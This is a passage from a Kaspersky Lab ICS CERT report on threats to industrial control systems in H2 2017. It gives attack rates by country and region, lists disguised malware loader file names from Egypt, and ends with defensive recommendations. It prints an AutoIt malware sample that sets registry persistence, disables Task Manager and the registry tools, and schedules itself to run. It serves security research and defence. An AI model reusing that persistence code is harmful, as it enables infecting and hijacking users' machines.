
6	Egypt	57.6
7	Peru	55.2
8	Iran	53.0
9	India	52.4
10	Kazakhstan	50.1
11	Saudi Arabia	48.4
12	Mexico	47.5
13	Russia	46.8
14	Malaysia	46.7
15	Turkey	44.1

* Countries in which the number of ICS computers monitored by Kaspersky Lab ICS CERT was insufficient to obtain representative data sets were excluded from the ranking.

The Top 5 has remained unchanged since H1 2017.

The least affected countries in this ranking are Israel (8.6%), Denmark (13.6%), the UK (14.5%), the Netherlands (14.5%), Sweden (14.8%) and Kuwait (15.3%).

Egypt has moved from ninth place to sixth – the percentage of attacked ICS machines in that country grew by 6.1 p.p. This is the most significant growth among all countries of the world. Internet threats accounted for most of the growth in the percentage of attacked ICS computers in Egypt. Among the internet threats detected, the most common were sites infected with script-based cryptocurrency miners and attempts to download malware by following URL links.



Main sources of threats blocked on ICS computers in Egypt percentage of ICS computers attacked, H2 2017 vs H1 2017

Malware distributed via removable media is also a real problem for many ICS in Egypt. Malware loaders distributed on removable media are disguised as existing user files on the removable drive, increasing the chances of a successful attack.

demo_water-treatement.zip.lnk 11-24-20_2017-08-28	2017-08-28_11-24-20 demo_water -reatment.zip.lnk
Acid Important.lnk	Acid Important.lnk
AMR900MC.lnk	AMR900MC.lnk
AMRHEATER.lnk	AMRHEATER.lnk
backup.lnk	backup.lnk
backups.lnk	backups.lnk
Data Loader Data - Without Part Unmberm.pdf.lnk	Data Loader Data - Without Part Unmberm.pdf.lnk
Data NEW GATE.exe	Data NEW GATE.exe
data.lnk	data.lnk
DCIM.lnk	DCIM.lnk
DecoderProSave.lnk	DecoderProSave.lnk
Drilling equipment.html.exe	Drilling equipment.html.exe
DSRM.txt.lnk	DSRM.txt.lnk
EDS Audit.exe	EDS Audit.exe
electrical.lnk	electrical.lnk
PASSWORD SIMATIC_jm.lnk	PASSWORD SIMATIC_jm.lnk
Passwords.exe	Passwords.exe
Pictures.lnk	Pictures.lnk
PLC DALTA.lnk	PLC DALTA.lnk
PLC.lnk	PLC.lnk
S7_200_simulation.lnk	S7_200_simulation.lnk
s7-200.lnk	s7-200.lnk
script.au3	script.au3
STACKING UNIT DRAWING.lnk	STACKING UNIT DRAWING.lnk
Step7.Pro.v5.5.lnk	Step7.Pro.v5.5.lnk
Supply Contract.docx.lnk	Supply Contract.docx.lnk
support.lnk	support.lnk
TeamViewer.exe	TeamViewer.exe
اتوكاد.lnk	ATOCAD
اسلاميات.lnk	Islamic
اغاني.lnk	Download
السؤال(8)2017.lnk	Question (8) 2017.lnk
القران الكريم.lnk	The Holy Quran
إيهاب 1111.jpg.lnk	Ihab 1111.jpg.lnk
أ .. حامد حماده أبو شالين.mp4.lnk	Hamed Hamada Abu Shaleen mp4.lnk
أ .. حامد حماده أبو شالين.mp4.lnk	Hamed Hamada Abu Shaleen mp4.lnk
جرعات الكيماويات 2017.lnk	Chemical dosages 2017.lnk
حذف و اضافة و ايقاف مؤقت.lnk	Delete, add and pause
خطة الصيانة .doc.lnk	Maintenance Plan .doc.lnk
سجل الارانب.lnk	Log rabbits
صور خاصة.exe	Special photos
صور خاصة.exe	Special photos
صور خاصة.exe	Special photos
صوري.exe	My photos
فواتير شهر يوليو.xlsx.lnk	July bills. Xlsx.lnk
كتاب معالجة المياه 2015 - اصدار 2.pdf.lnk	Water Treatment Book 2015 - Issue 2.pdf.lnk
موسوعة أحكام النقض.exe	Encyclopedia of veto provisions
هو ده الملف اللى هتطبعه يا 1مطر.xls.lnk	This is the file that will be printed, O Rain. Xls.lnk
هيئـة يونيكير 1 ابريل2016 (Autosaved).lnk	UniCare Body 1 April 2016 (Autosaved) .lnk

Examples of names used for loaders of malware distributed via removable media that were blocked on ICS computers in Egypt in H2 2017


In most cases, the loaders that we detected were designed to launch the malware module responsible for infecting the system, including downloading the main module, infecting removable media and network shares and propagating via email/instant messengers to an existing list of contacts.

```
FUNC _PROCESSGETNAME ( $I_PID )
ENDFUNC
FUNC _PROCESSGETPRIORITY ( $VPROCESS )
ENDFUNC
FUNC _RUNDOS ( $SCOMMAND )
ENDFUNC
NoTrayIcon
$NAME = "SSVICHOSST"
$SETTING = "setting"
$INI = ".ini"
$NQL = ".nql"
$XLS = ".xls"
$EXE = ".exe"
$TOIGIOUPDATE = @HOUR + 2
$TOIGIO = @MIN + 30
FILECOPY ( @AUTOITEXE , @SYSTEMDIR & "\" & $NAME & $EXE , 0 )
FILESETATTRIB ( @SYSTEMDIR & "\" & $NAME & $EXE , "+RSH" )
FILECOPY ( @AUTOITEXE , @WINDOWSDIR & "\" & $NAME & $EXE , 0 )
FILESETATTRIB ( @WINDOWSDIR & "\" & $NAME & $EXE , "-RSH" )
REGWRITE ( "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" , "Shell" , "REG_SZ" , "Explorer.exe " & $NAME & $EXE )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" , "Yahoo Messengger" , "REG_SZ" , @SYSTEMDIR & "\" & $NAME & $EXE )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" , "google" , "REG_SZ" , "http://advgoogle.blogspot.com" )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" , "NofolderOptions" , "REG_DWORD" , 1 )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System" , "DisableTaskMgr" , "REG_DWORD" , 1 )
REGWRITE ( "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System" , "DisableRegistryTools" , "REG_DWORD" , 1 )
REGWRITE ( "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule" , "AtTaskMaxHours" , "REG_DWORD" , 0 )
_RUNDOS ( "AT /delete /yes" )
_RUNDOS ( "AT 09:00 /interactive /EVERY:m,t,w,th,f,s,su " & @SYSTEMDIR & "\" & $NAME & $EXE )
CREATEINI ( )
UPDATE ( )
SENDMESS ( )
```

Malicious code for the AutoIt platform, launched by a malicious .lnk loader blocked on an ICS computer in Egypt in H2 2017

In Russia during H2 2017, 46.8% of ICS computers were attacked at least once – a 3.8 p.p. rise on H1 2017. This saw Russia move up from 21st to 13th.

The proportions of attacked ICS machines vary greatly between different regions of the world.




Percentage of ICS systems attacked in regions of the world, H2 2017 vs H1 2017

All regions can be assigned to one of three groups according to the percentage of attacked ICS machines:

1. Proportion of attacked ICS systems below 30%. This group includes North America and Europe, where the situation looks the most peaceful. Kaspersky Lab ICS CERT specialists say this does not necessarily mean that industrial enterprises in these regions are less frequently attacked by cybercriminals; rather, it could be that more attention is paid to ensuring information security at industrial enterprises in these regions, which results in fewer attacks reaching ICS.
2. Proportion of attacked ICS systems between 30% and 50%. This group includes Latin America, Russia and the Middle East.
3. Proportion of attacked ICS systems above 50%. The situation is most acute in Africa and the Asia-Pacific region.


It should be noted that values may differ significantly between countries within the same region. This may be due to different practices and approaches to ICS information security in those countries.

In particular, the Asia-Pacific region includes Vietnam with the highest global proportion of attacked ICS systems (69.6%) alongside countries such as Japan (25%), Australia (24.1%) and Singapore (23.2%), where figures did not exceed 25%.




Percentage of attacked ICS computers in Asia-Pacific countries, H2 2017 vs H1 2017


In Europe, Denmark's score (13.6%) was not only the lowest in the region but also one of the lowest globally, while the proportions of attacked ICS systems in Belarus (41%), Portugal (42.5%) and Ukraine (41.4%) were all above 40%.



Percentage of attacked ICS computers in Europe, H2 2017 vs H1 2017

Let's now look at the sources of attacks that affected ICS systems in different regions.





Main sources of threats blocked on ICS computers in different regions, H2 2017

In all regions of the world, the internet remains the main source of attacks. However, in Europe and North America, the percentage of blocked web-borne attacks is substantially lower than elsewhere. This may be because most enterprises operating in those regions adhere to information security standards. In particular, internet access is restricted on systems that are part of industrial networks. The situation is similar for infected removable devices: the highest numbers are seen in Africa and the Asia-Pacific region, while the lowest are in Europe and North America. These figures also reflect the level of compliance with information security standards and, in particular, whether restrictions are in place to prevent the connection of unauthorized removable media to industrial infrastructure systems.

Curiously, in spite of the sufficiently high overall percentage of attacks that reached ICS systems, the percentages of ICS computers attacked via removable media and email clients in Russia were relatively small – 4.4% and 1.4% respectively. One possible explanation is that risks associated with these attack vectors are largely mitigated through organizational measures, as well as removable media and email handling practices established at industrial enterprises. This interpretation is reassuring, since removable media and email are often used as penetration vectors in sophisticated targeted and APT attacks.

For countries of the Middle East, email was a significant (5%) source of infection, with the region leading the ranking based on this parameter.

Our recommendations

To prevent accidental infections in industrial networks, we recommend taking a set of measures designed to secure the internal and external perimeters of these networks.

This includes, first and foremost, measures required to provide secure remote access to automation systems and secure transfer of data between the industrial network and other networks that have different trust levels:

- Systems that have full-time or regular connections to external networks (mobile devices, VPN concentrators, terminal servers, etc.) should be isolated into a separate segment of the industrial network – the demilitarized zone (DMZ);
- Systems in the demilitarized zone should be divided into subnets or virtual subnets (VLAN), with restricted access between subnets (only the communications that are required should be allowed);
- All the necessary communication between the industrial network and the outside world (including the enterprise's office network) should be performed via the DMZ;
- If necessary, terminal servers that support reverse connection methods (from the industrial network to the DMZ) can be deployed in the DMZ;
- Thin clients should be used whenever possible to access the industrial network from the outside (using reverse connection methods);
- Access from the demilitarized zone to the industrial network should be blocked;
- If the enterprise's business processes are compatible with one-way communication, we recommend that you consider using data diodes.

The threat landscape for industrial automation systems is continually changing, with new vulnerabilities regularly found both in application software and in industrial software. Based on the threat evolution trends identified in H2 2017, we recommend placing special emphasis on the following security measures:

- Regularly updating the operating systems, application software and security solutions on systems that are part of the enterprise's industrial network;
- Installing firmware updates on control devices used in industrial automation systems in a timely manner;
- Restricting network traffic on ports and protocols used on the edge routers between the organization's network and those of other companies (if information is transferred from one company's industrial network to another company);
- An emphasis on account control and password policies is recommended. Users should have only those privileges that are required for them to perform their responsibilities. The number of user accounts with administrative privileges should be as limited as possible. Strong passwords (at least 9 characters, both upper and lower case, combined with digits and special characters) should be used, with regular password changing enforced by the domain policy, for example, every 90 days.

To provide protection from accidental infections with new, previously unknown malware and targeted attacks, we recommend doing the following on a regular basis:

1. Taking an inventory of running network services on all hosts of the industrial network; where possible, stopping vulnerable network services (unless this will jeopardize the continuity of industrial processes) and other services that are not directly required for the operation of the automation system; special emphasis should be made on services that provide remote access to file system objects, such as SMB/CIFS and/or NFS (which is relevant in the case of attacks on systems running Linux).
2. Auditing ICS component access control; trying to achieve maximum access granularity.
3. Auditing the network activity in the enterprise's industrial network and at its boundaries. Eliminate any network connections with external and other adjacent information networks that are not required by industrial processes.
4. Verifying the security of remote access to the industrial network; placing a special emphasis on whether demilitarized zones are set up in compliance with IT security requirements. To the fullest extent possible, minimizing or completely eliminating the use of remote administration tools (such as RDP or TeamViewer). More details on this are provided above.
5. Ensuring that signature databases, heuristics and decision algorithms of endpoint security solutions are up-to-date. Checking that all the main protection components are enabled and running and that ICS software folders, OS system folders or user profiles are not excluded from the scope of protection. Application startup control technologies configured in whitelisting mode and application behavior analysis technologies are particularly effective for industrial enterprises. Application startup control will prevent cryptomalware from running even if it finds its way on to the computer, while application behavior analysis technologies are helpful for detecting and blocking attempts to exploit vulnerabilities (including unknown) in legitimate software.
6. Auditing policies and practices related to using removable media and portable devices. Blocking devices that provide illegitimate access to external networks and the Internet from being connected to industrial network hosts. Wherever possible, disabling the relevant ports or controlling access to these ports using properly configured dedicated tools.

In addition, to provide protection from targeted attacks directed at the enterprise's industrial network and its main industrial assets, we recommend deploying tools that provide network traffic monitoring and detection of cyberattacks on industrial networks. In most cases, such measures do not require any changes to ICS components or their configuration and can be carried out without suspending their operation.

Of course, completely isolating the industrial network from adjacent networks is virtually impossible, since transferring data between networks is required to perform a variety of important functions – controlling and maintaining remote facilities, coordinating sophisticated industrial processes, parts of which are distributed between numerous workshops, lines, plants and support systems. We hope, however, that our recommendations will help you provide maximum protection for your industrial networks and automation systems against existing and future threats.

Kaspersky Lab Industrial Control Systems Cyber Emergency Response Team (Kaspersky Lab ICS CERT) is a global project of Kaspersky Lab aimed at coordinating the work of industrial automation system vendors, owners and operators of industrial facilities and IT security researchers in addressing issues associated with protecting industrial enterprises and critical infrastructure facilities.

Kaspersky Lab ICS CERT
Ics-cert@kaspersky.com